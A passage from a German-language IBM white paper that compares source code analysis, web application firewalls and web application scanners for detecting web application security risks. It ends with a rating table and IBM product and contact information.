Über Quellcodeanalysen lassen sich APIs des Authentifizierungs- und Sitzungsmanagements ermitteln, sodass der Sicherheitsexperte schnell herausfinden kann, wo eine manuelle Codeüberprüfung erfolgen muss.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
⊗	⊗	⊗
Mithilfe der Quellcodeanalyse lassen sich Einstiegspunkte bei Anwendungen ermitteln. Über angepasste Regeln kann überprüft werden, ob Berechtigungsprüfungen durchgeführt werden. Diese Technologie alleine reicht jedoch nicht aus, um festzustellen, ob bestehende Berechtigungsprüfungen nicht ebenfalls beschädigt sind.	Firewalls für Webanwendungen sind kein wirksames Mittel, um Risiken im Zusammenhang mit Authentifizierung und Berechtigung zu minimieren. Sie sind jedoch hilfreich bei der Protokollierung und Sicherung von Sitzungsdaten insbesondere bei Verwendung als Reverse Proxy.	Webanwendungs-scanner sind in dieser Kategorie kein probates Mittel. Die Scanner können als manuelle Testmaschine fungieren, wenn sie mit den Ergebnissen der Quellcodeanalyse gekoppelt werden.

A8 – Insecure Cryptographic Storage

Verschlüsselung ist bei allen Anwendungen, die für die Speicherung und Verarbeitung sensibler Daten eingesetzt werden, eine wichtige Technologie. Eine Anwendung, die PCI-konform sein muss, muss in der Lage sein, die sichere Übertragung und Speicherung sensibler Daten zu gewährleisten. Die falsche Anwendung der Verschlüsselungstechnologie oder die Verwendung einer schwachen Verschlüsselung kann zu einer ernsthaften Offenlegung von Informationen führen.

Die Erkennung von falsch verwendeten Verschlüsselungsfunktionen sowie die Minimierung der damit verbundenen Risiken war nur mit einer Quellcodeanalyse möglich. Diese Verschlüsselungsfunktionen sind möglicherweise falsch, weil eine schwache Verschlüsselungsroutine verwendet wurde oder die Routine nicht den Unternehmensrichtlinien entsprach. Über die Quellcodeanalyse lassen sich auch Stellen ermitteln, bei denen die Verschlüsselungstechnologie eingesetzt wird, damit sich Analysten auf Bereiche konzentrieren, in denen eine strengere, toolorientiertere Codeüberprüfung gewährleistet ist.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
◉	⊗	⊗
Über die Quellcodeanalyse lassen sich schwache Verschlüsselungsfunktionen erkennen. Zudem hilft sie dem Analysten, Stellen zu erkennen, bei denen gültige Verschlüsselungsfunktionen fehlerhaft verwendet wurden.	Firewalls für Webanwendungen sind für die Erkennung einer falschen Verwendung von Verschlüsselungsfunktionen völlig ungeeignet.	Webanwendungsscanner sind für die Erkennung einer falschen Verwendung von Verschlüsselungsfunktionen völlig ungeeignet.

A9 – Insecure Communications

Insecure Communications bezieht sich in erster Linie auf die Verwendung von SSL (Secure Sockets Layer) für die Verschlüsselung sensibler Informationen zwischen dem Client (in der Regel ein Web-Browser) und der Webanwendung. Dies ist deswegen besonders wichtig, weil sichergestellt werden muss, dass sensible Daten nicht im Klartext übertragen werden. Dies betrifft insbesondere Benutzerauthentifizierungsdaten und persönliche Informationen.

Mit Webanwendungsscannern kann sichergestellt werden, dass SSL auf der Front-End-Seite verwendet wird. Den Scannern fehlt es jedoch bei Back-End-Verbindungen zwischen den Systemen an entsprechender Transparenz. Über die Quellcodeanalyse lassen sich viele der Back-End-Verbindungen erkennen. Aber diesem Ansatz fehlt es an Know-how zur Geschäftslogik, um festzustellen, ob diese gesichert werden müssen oder ausreichend sicher sind. Für diese Art von Problemen ist eine Kombination aus Webanwendungsscanner und Quellcodeanalyse die beste Strategie. Firewalls für Webanwendungen bieten keine zusätzlichen Vorteile zur Eindämmung dieses Risikos.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
○	○	○
Mithilfe der Quellcodeanalyse lassen sich Ausstiegspunkte bei Anwendungen ermitteln. Sie kann einen mit der Anwendung vertrauten Analysten auf das Fehlen ordnungsgemäßer Verschlüsselungsfunktionen hinweisen. Diese Technologie alleine reicht jedoch nicht aus, um festzustellen, ob alle Ausstiegspunkte, die eine Verschlüsselung erfordern, richtig gesetzt wurden. Über die Codeanalyse kann darüber hinaus die Verwendung bestimmter APIs ermittelt werden, über die die Netzwerkkommunikation gesichert wird. Diese Informationen können vom Analysten bei der Überprüfung zusätzlich herangezogen werden.	Firewalls für Webanwendungen bieten in Bezug auf SSL einen gewissen Schutz auf Protokollebene. Mithilfe angepasster Regeln lässt sich die Nutzung von SSL erzwingen. Hierfür muss die Firewall jedoch als Proxy verwendet werden, was eine Leistungsminderung zur Folge hat.	Webanwendungsscanner können Analysten bei der Erkennung von SSL-Problemen bei der Front-End-Anwendung zwar unterstützen, ihnen fehlt jedoch die Transparenz bei Back-End-Verbindungen, sodass sie bei dieser Problematik nicht als wirksames Tool angesehen werden können.

A10 – Failure to Restrict URL Access

Viele webbasierte Anwendungen schränken den Zugriff auf Seiten lediglich durch Erzwingen einer Berechtigung auf Darstellungsebene ein. Das bedeutet, dass die Anwendung bestimmte geschützte Links Benutzern ohne Berechtigung nicht bereitstellen kann. Benutzer, die auf manuelle Weise versuchen, auf diese URLs zuzugreifen, können diese Berechtigungsprüfungen jedoch umgehen. Es ist daher besonders wichtig, neben der Berechtigung auf Darstellungsebene auch eine deklarative oder programmatische Berechtigung auf Geschäftsebene durchzuführen. In der Regel dienen Berechtigungen auf Darstellungsebene nur der Benutzerfreundlichkeit und nicht der Sicherheit. Benutzer, die in der Lage sind, die URL zu erraten, haben ohne die entsprechende Berechtigung auf Geschäftsebene unberechtigten Zugriff.

Die bestmögliche Erkennung dieses Risikos erfolgt über eine Kombination aus Quellcodeanalyse, Webanwendungsscanning und manuellem präventivem Hacken. Webanwendungscannern fehlt es an Transparenz in Bezug auf den Aufbau einer Webanwendung auf Quellenebene, um nicht verlinkte Webseiten zu finden und zu scannen. Bei der Quellcodeanalyse wiederum fehlt die Geschäftsprozesstransparenz, um feststellen zu können, ob entsprechende Authentifizierungs- oder Berechtigungsfunktionen erforderlich sind. In einigen Fällen werden die Authentifizierungsfunktionen von der Anwendung oder vom Web-Server und direkt vom Anwendungscode gesteuert. Der Ansatz des manuellen präventiven Hackens ist sehr häufig ebenfalls ein zuverlässiges Mittel zur Risikominimierung. Hierzu folgendes Beispiel: Ein Sicherheitsanalyst kann alle web.xml-URL-Einstiegspunkte untersuchen und dann versuchen, per Force-Browsing als unberechtigter Benutzer auf diese Einstiegspunkte zuzugreifen.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
○	○	○
Über eine Quellcodeanalyse lassen sich alle Seiten erkennen, die angezeigt werden können. Hierzu gehören auch die Seiten, die nicht direkt verlinkt sind. Die Quellcodeanalyse kann jedoch keine dynamisch generierten Seiten erkennen. Zudem kann ohne manuelle Überprüfung nicht sichergestellt werden, dass die geeigneten Berechtigungsfunktionen implementiert sind. Über die Quellcodeanalyse lassen sich auch APIs erkennen, die mit den unternehmensweiten Authentifizierungs- und Berechtigungsfunktionen in Zusammenhang stehen. Dies gibt dem Analysten die Möglichkeit, weitere Untersuchungen vorzunehmen.	Firewalls für Webanwendungen können in einigen Fällen für bestimmte Seiten Benutzerauthentifizierungen erzwingen. Dies ist jedoch in der Regel nicht die beste Lösung für diese Art von Kontrollmechanismus.	Webanwendungsscanner haben Probleme bei der Erkennung nicht verlinkter oder automatisch generierter Seiten. Dadurch besteht die Möglichkeit, dass diese Seiten vom Scanner übersehen werden. Sind diese Seiten jedoch bekannt, können die meisten Scanner so konfiguriert werden, dassdie Seiten manuell gescannt werden. Die größte Trefferquote erzielt man mit Webanwendungsscannern und manuellem Scannen in Verbindung mit einer Quellcodeanalyse.

B1 – Application Runtime Configuration

Die falsche Konfiguration der Laufzeitumgebung kann zahlreiche ernsthafte Risiken für webbasierte Anwendungen nach sich ziehen. Diese Sicherheitsrisiken können durch interne und externe Benutzer mit bösartigen Absichten verursacht werden. Dabei gibt es viele Risiken, die Zugriffsmöglichkeiten

auf Anwendungsserver nach sich ziehen können. Beispiel 1: Die Anwendung wird von einer Co-Hosting-Anwendungsserverumgebung bedient, in der die Schwachstellen in einer Anwendung Zugriffsmöglichkeiten auf eine andere Anwendung eröffnen. Beispiel 2: Eine anfällige Hostanwendungsplattform. Daher ist in solchen Situationen das Augenmerk immer auf die Konfigurationsdaten zu richten, die nicht ordnungsgemäß geschützt sind.

Der beste Ansatz hierfür ist eine Kombination aus statischer Analyse zur Erkennung einer anwendungsspezifischen fehlerhaften Konfiguration, aus einem Webanwendungsscanner zur Bestimmung einer fehlerhaften Anwendungsserverumgebung sowie aus manuellem präventivem Hacken.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
○	○	◉
Mithilfe der Quellcodeanalyse können die Konfigurationsdateien auf nicht sichere Einstellungen hin überprüft werden. Einige Einstellungen werden jedoch über die Anwendungs-serverkonfiguration und nicht über Anwendungs-konfigurationsdateien gesteuert. Daher empfiehlt sich eine Kombination aus Quellcodeanalyse, manuellem präventi-vem Hacken und einem Blackbox-Scanner.	Firewalls für Webanwendungen bieten etwas Schutz gegen bestimmte anwendungsserver-spezifische Attacken. Es fehlt ihnen jedoch an Transparenz bei anwendungsspezifi-schen fehlerhaften Konfigurationen, um wirklich effektiv zu sein.	Webanwendungs-scanner bieten sofort einsatzfähige Erkennungs-funktionen für fehler-haft konfigurierte Anwendungsserver. Viele Scanner bein-halten zudem spe-zielle Signaturen auf Basis der erkannten Versionen der Anwendungsserver und Plattform. Webanwendungs-scanner und Firewalls für Webanwendungen bieten beide jedoch keine Transparenz bei anwendungs-spezifischen Konfigurationseinstell ungen. Eine Kombination aus Quellcodeanalyse und Webanwendungs-scanner ist in diesem Fall die beste Verteidigungsstrategie

B2 – Buffer Overflows

Ein Pufferüberlauf wird nicht als gültiger Attackenvektor für die heutigen webbasierten Anwendungen angesehen, die in Interpretersprachen wie Java und die .NET-Sprachen von Microsoft geschrieben sind. Viele der aktuellen Unternehmensanwendungen sind jedoch in bestimmtem Umfang mit zahlreichen in C und C++ geschriebenen traditionellen Systemen gekoppelt. Daher verfügen sie nicht über eine integrierte Speicherverwaltung zur Vermeidung von Pufferüberläufen. Nicht geprüfte Daten aus diesen Webanwendungen, die in die traditionellen Systeme gelangen, setzen die traditionellen Anwendungen der Gefahr eines Pufferüberlaufs aus. Es ist daher äußerst wichtig, dass eine Erkennungs- und Vorbeugungsstrategie sowohl neue als auch traditionelle Entwicklungsumgebungen unterstützt.

Ein Pufferüberlauf ist vergleichbar mit Injectionattacken. Ein heimtückischer Benutzer fügt bei einer solchen Attacke Computercode ein, der in der Anwendungsumgebung ausgeführt wird. Dadurch führt das System vom Angreifer gesteuerte Aktionen mit Systemberechtigungen aus.

Durch die Anpassung der Anwendungseingaben und die Definition von Regeln für ordnungsgemäße Bereichsprüfungen für alle webfähigen Eingabefelder bieten Webanwendungsscanner und Firewalls für Webanwendungen ein bestimmtes Maß an Schutz. Da viele traditionellen Systeme jedoch mit webfähigen und nicht webfähigen Schnittstellen gekoppelt sind, können diese Systeme allein nicht alle Fälle abdecken und Schutz bieten, bei denen eine Pufferüberlaufschwachstelle vorliegt. Die Quellcodeanalyse bietet die umfassendsten Erkennungs- und Schutzmechanismen gegen diese Attacken.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
◉	○	○
Die Quellcodeanalyse bietet den besten Schutz beim Scannen von in C oder C++ geschriebenen traditionellen Anwendungen, die gegen Pufferüberlaufattacken anfällig sind. Durch eine Quellcodeanalyse werden Eingabevektoren in Webanwendungen aufgedeckt, die nicht sichere Daten für traditionelle Schnittstellen bereitstellen. Dadurch kann der Sicherheitsanalyst Pufferüberlaufvektoren in einem größeren Umfeld feststellen.	Mithilfe angepasster Regeln können Firewalls für Webanwendungen bestimmte Bereichsprüfungen für die Eingabefelder ausführen. So wird sichergestellt, dass ein Benutzer nicht zu viele Daten bereitstellt, wodurch es zu einem Pufferüberlauf kommen könnte. Da Firewalls für Webanwendungen aber keine Transparenz für die ungeschützten Back-End-Systeme bieten, ist dieser Schutz in den meisten Fällen nicht ausreichend.	Über einen Webanwendungsscanner können Webeingaben so bearbeitet werden, dass mögliche Stellen ermittelt werden können, an denen ein Anwendungsfehler verursacht werden kann. Dies Art von Manipulation zieht jedoch eine hohe Rate an falschen positiven und falschen negativen Werten nach sich, da diese Scanner keine Transparenz für das zugrundeliegende System bieten, um festzustellen, wo ein Pufferüberlauf auftritt und ob dieser ein Risiko darstellt.

B3 – Web Services

Da immer mehr Unternehmen auf eine serviceorientierte Architektur (SOA) umstellen, werden in zunehmendem Maß Web-Services als dominierende Basistechnologie eingesetzt. Web-Services stellen eine neue Form von Eingabevektoren für Anwendungen dar, die zunehmend den Boden für Attacken gegen Anwendungen bilden, die Web-Services nutzen. Für Webanwendungsscanner ist dieses Problem eine große Herausforderung, da es nahezu unmöglich ist, diese Problematik automatisch zu erkennen und Web-Services auf diesbezügliche Schwachstellen mithilfe der vorhandenen spider-basierten Erkennungsalgorithmen zu testen, die von nahezu allen Webanwendungsscannern verwendet werden. Einige Firewalls für Webanwendungen unterstützen die Überprüfungvon SOAP- und XML-basierten Nachrichtendatenströmen, bei den meisten Firewalls sind jedoch aufwendige Anpassungsmaßnahmen erforderlich, um einen entsprechenden Schutz zu erhalten. Die Quellcodeanalyse kann dazu verwendet werden, um alle web-service-fähigen Einstiegspunkte als vom Benutzer steuerbare Daten zu behandeln und dieselben Analyseverfahren durchzuführen, die auch für die Ermittlung anderer Arten von datenspezifischen Risiken herangezogen werden. Dies setzt jedoch voraus, dass die neuen Eingabevektoren über angepasste Regeln für die Scan-Engine angegeben werden.

Eine Kombination aus Quellcodeanalyse und einer Firewall für Webanwendungen, die Web-Services unterstützt, ist bei diesem Risikotyp der beste Lösungsansatz. Webanwendungsscanner eignen sich hierfür nur bedingt, da sie keine wesentlichen Vorteile gegenüber der Quellcodeanalyse bieten.

Quellcodeanalyse	Firewall für Webanwendungen*	Webanwendungs-scanner
◉	◉	○
Die Quellcodeanalyse bietet mit den geeigneten Regeln die ausführlichsten Informationen zur Verwendung der benutzergesteuerten Daten durch die Anwendung und zum eventuellen Missbrauch dieser Daten. Die Anwendung ist aber nach wie vor gegen eventuelle Attacken ungeschützt.	Die Firewalls, die SOAP- und XML-basierte Nachrichtenprotokolle unterstützen, können bei geeigneter Regelanpassung angemessenen Schutz bieten. Die Kombination mit der Quellcodeanalyse stellt aktuell die beste Strategie zur Risikominderung bei web-service-fähigen Anwendungen dar.	Webanwendungsscanner bieten eingeschränkte Unterstützung beim Scannen von Web-Services. Die meisten Scanner erfordern einen hohen manuellen Aufwand, um im Vergleich zur Quellcodeanalyse zusätzlichen Nutzen zu bringen. Der einzige Vorteil des Webanwendungsscanners im Vergleich zur Quellcodeanalyse zeigt sich bei Web-Services, die in einer Sprache geschrieben sind, die vom Quellcodeanalyse-programm derzeit nicht unterstützt wird.

B4 – Malicious Code

Bei den heutigen Anwendungen wird zwischen zwei wesentlichen Arten von bösartigem Programmcode unterschieden:

- In einer Produktionsanwendung verbliebener inaktiver, verdeckter oder Debug-Code mit bösartigen Auswirkungen

- Absichtlich eingefügter Code, der unberechtigten Zugriff ermöglicht oder Ereignisse mit bösartigem Ergebnis auslöst

Der einzige angemessene Weg, bösartigen Programmcode zu erkennen, ist die Analyse des Quellcodes. Webanwendungsscanner und Firewalls für Webanwendungen bieten keine konkreten Möglichkeiten, nach bösartigem Programmcode zu suchen oder entsprechenden Schutz dagegen zu bieten. In vielen Fällen sieht bösartiger Programmcode genauso aus wie normaler Programmcode. Bösartiger Programmcode lässt sich ermitteln, indem die Zugangs- und Ausgangspunkte einer Anwendung geprüft werden. Die Quellcodeanalyse ist ein sehr effektives Tool zur Ermittlung aller Stellen, an denen Daten das System verlassen. Um seine bösartige Wirkung zu entfalten, benötigt ein Code Zugriffspunkte. Ein Benutzer erhält Zugriff auf das System, ausgelöst durch ein Ereignis. Dabei gibt er fest codierte Kennwörter ein oder konvertiert Kommunikationskanäle. Das Verständnis der Zugriffspunkte ist ein zentrales Kriterium, das dem Sicherheitsanalysten hilft, bösartigen Programmcode zu erkennen.

Durch die Überprüfung aller Stellen, an denen Dateisystem-, Netzwerk-, datumsbezogene Trigger und fest codierte Authentifizierungsnachweise gespeichert und verwendet werden, lassen sich häufig gefährdete Stellen ermitteln. Hierzu gehören beispielsweise Sites, bei denen unberechtigter Zugriff auf das Dateisystem erfolgt oder zulässig ist, bei denen Einstiegs- und Ausstiegspunkte für die Kommunikation vorhanden sind, die nicht bestimmten Anwendungsanforderungen entsprechen, oder bei denen Authentifizierungsnachweise fest codiert und leicht zu erkennen sind. Obwohl auf diese Weise nicht alle Arten von bösartigem Programmcode aufgeführt werden, gibt es dem Analysten eine hilfreiche Übersicht zur Anwendung an die Hand, mit deren Hilfe er die Stellen ermitteln kann, bei den beabsichtigt oder unbeabsichtigt bösartiger Programmcode verwendet wird.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungsscanner
●	⊗	⊗
Ist Quellcode verfügbar, ist die Quellcodeanalyse der wirksamste Weg, eine Anwendung zu analysieren, um die Risiken durch bösartigen Programmcode zu erkennen.	Firewalls für Webanwendungen können keine detaillierten Informationen zum Auslöser von bösartigem Programmcode und zur Frage liefern, ob das Ausführungsverhalten wirklich bösartigen Charakter hat.	Webanwendungsscanner können keine detaillierten Informationen zum Auslöser von potenziell bösartigem Programmcode und zur Frage liefern, ob das Ausführungsverhalten wirklich bösartigen Charakter hat.

B5 – Custom Cookies and Hidden Fields

Die Verwendung von Cookies und verdeckten Feldern ist heute bei allen wichtigen Unternehmensanwendungen zu finden. Wenn Sie versucht haben, Cookies zu inaktivieren, und das Web verwenden, wissen Sie, dass Cookies auch weiterhin verwendet werden. Heimtückische Benutzer können diese Daten ohne großen Aufwand manipulieren, da Cookies auf dem Computer des Benutzers gespeichert werden. Diese Manipulation von Daten während der Übertragung kann Sicherheitsprobleme der unterschiedlichsten Art nach sich ziehen. Über verdeckte Felder werden ebenfalls Status- und Steuerinformationen gespeichert. Diese Daten können ebenfalls problemlos manipuliert werden. Cookies und verdeckte Felder sollten deshalb niemals als sichere und vertrauenswürdige Datenspeicher angesehen werden. Ein heimtückischer Benutzer durchsucht die HTTP-Antwortnutzdaten (per Anzeige der Seitenquelle oder mithilfe eines Proxy), um festzustellen, welche verdeckten Felder und Cookies verwendet

werden. So verschafft er sich Informationen darüber, wie die Anwendung funktioniert. Der heimtückische Benutzer verwendet einen HTTP-Proxy oder sendet manuelle Anforderungen an Ihre Anwendung mit geänderten Werten, um zu sehen, mit welchen Annahmen die Anwendung reagiert und wie diese umgangen werden können. Dies führt letztendlich zu Sicherheitsproblemen.

Die Erkennung und Vorbeugung bei verdeckten Feldern und Cookies ist einer der wenigen Bereiche, bei denen die Kombination aus allen Sicherheitstools die beste Verteidigungs- und Erkennungsstrategie darstellt. Das Scannen des Quellcodes und der vollständigen Anwendung bietet das höchste Erkennungspotenzial. Eine Firewalls für Webanwendungen ist das geeignete Mittel gegen Manipulationen durch den Client.

Quellcodeanalyse	Firewalls für Webanwendungen	Webanwendungs-scanner
●	●	●
Über eine Quellcodeanalyse lassen sich alle Stellen aufzeichnen, an denen Cookies erstellt und verwendet werden. Die Verwendung verdeckter Felder wird nicht anders gehandhabt als andere Arten von Benutzereingaben.	Mit Firewalls für Webanwendungen lassen sich Datenmanipulationen durch verdeckte Felder und Cookies durch Verschlüsselung (z. B. Verschlüsselungs- und Entschlüsselungscookies) oder durch Hinzufügen angepasster Regeln zur Aufdeckung unzulässiger Eingabewerte verhindern.	Webanwendungsscanner sind in der Lage, die zuvor genannten Schwachstellen zu erkennen, die durch Missbrauch oder durch vom Benutzer vorgenommene Änderungen an Cookies und verdeckten Feldern entstehen können.

Zusammenfassung

Die Anwendungssicherheit ist eine kritische Komponente des Sicherheitskonzepts in einem Unternehmen. Immer mehr Zugriffsmöglichkeiten auf die kritischen Ressourcen eines Unternehmens werden über eine entsprechende Software gesteuert. Daher überrascht es nicht, dass bestehende physische Netzwerke, Richtlinien zur Netzwerksicherheit, Prozeduren und Produkte nicht mehr den heutigen Sicherheitsanforderungen der Unternehmen entsprechen. Die perfekte Lösung für eine 100%ige Anwendungssicherheit gibt es nicht. Jedes der geprüften Tools hat bei einer Strategie zur Anwendungssicherheit seinen speziellen Platz. Das eigentliche Problem liegt darin, das richtige Tool für die richtige Aufgabe auszuwählen. In Bezug auf den Umfang der in Anwendungen festgestellten Probleme sind Scanner alleine möglicherweise nicht ausreichend. Die durchgeführte Analyse zeigt jedoch deutlich, dass die Quellcodeanalyse zur Erkennung eines breiten Spektrums an kritischen Schwachstellen bei kundenspezifischer Software in allen Bereichen die Basis bilden muss. Webanwendungsscanner eignen sich hervorragend für abschließende Prüfungen vor der Implementierung. Firewalls für Webanwendungen sind ein hervorragendes Tool, wenn es darum geht, Zeit zu gewinnen und vorübergehenden Schutz zu bieten, bis der Anwendungsfehler behoben werden kann. Eine solche Firewall allein reicht jedoch nicht aus, um alle Arten von Risiken abzudecken, die sich durch eine Webanwendung ergeben können. Ein ausgewogener Ansatz für mehr Anwendungssicherheit bietet die meisten Vorteile. Jedes Unternehmen muss die häufig im Widerspruch zueinander stehenden Kriterien wie Bedrohung, Sicherheitsrisiko und Budget abwägen, um die geeignete Kombination aus den verfügbaren Tools zu finden. Nur so lässt sich die für das Unternehmen am besten geeignete, effektivste und risikobasierte Managementstrategie für die Anwendungssicherheit finden.

Anhang A: Tools für die Anwendungssicherheit – Die Report Card

Sehr gut ⊙ Gut ◉ Befriedigend ○ Mangelhaft ⊗

Sicherheitslücke	Quellcodeanalyse	Firewall für Webanwendungen	Webanwendungs-scanner
A1—Cross Site Scripting	⊙	◉	◉
A4—Insecure Direct Object Reference	⊙	◉	○
A2.2—XML Injection	◉	○	○
A2.3—Lightweight Directory Access Protocol (LDAP) Injection	⊙	◉	○
A2.4—Command Injections	⊙	○	⊗
A2.5—AJAX Injection	○	⊗	◉
A3—Malicious File Execution	○	○	◉
A4—Insecure Direct Object Reference	⊙	◉	◉
A5—Cross Site Request Forgery (CSRF)	○	○	○
A6—Information Leakage and Improper Error Handling	⊙	○	○
A7—Broken Authentication Session Management	○	○	○
A8—Insecure Cryptographic Storage	◉	⊗	⊗
A9—Insecure Communications	○	○	○
A10—Failure to Restrict URL Access	○	○	○
B1—Application Runtime Configuration	○	○	◉
B2—Buffer Overflows / Native Code	⊙	○	○
B3—Web Services	◉	◉	○
B4—Malicious Code	⊙	⊗	⊗
B5—Custom Cookies / Hidden Fields	⊙	⊙	⊙
Durchschnittliche Bewertung	◉	○	○

Weitere Informationen

Wenn Sie mehr zu IBM Rational AppScan Source Edition erfahren wollen, wenden Sie sich an Ihren IBM Vertriebsbeauftragten oder IBM Business Partner, oder besuchen Sie uns unter: **ibm.com**/software/rational/products/appscan/source/

Informationen zum Autor

Ryan Berg ist Senior Security Architect bei IBM. Er ist ein bekannter Referent, Schulungsleiter und Autor für Sicherheits-, Risikomanagement- und sichere Entwicklungsprozesse. Er hält in folgenden Bereichen Patente bzw. hat Patente angemeldet: Sicherheitsanalysen in mehreren Sprachen, Sicherheit auf Kernel-Ebene, Sprachen für zwischengeschaltete Sicherheitsanalysen und sichere Remote-Übertragungsprotokolle.

IBM Deutschland
IBM-Allee 1
D-71139 Ehningen
Germany
ibm.com/de

IBM Österreich
Obere Donaustraße 95
1020 Wien
ibm.com/at

IBM Schweiz
Vulkanstrasse 106
8010 Zürich
ibm.com/ch

Die IBM Homepage finden Sie unter: **ibm.com**

Rational. software

RAW14201-DEDE-00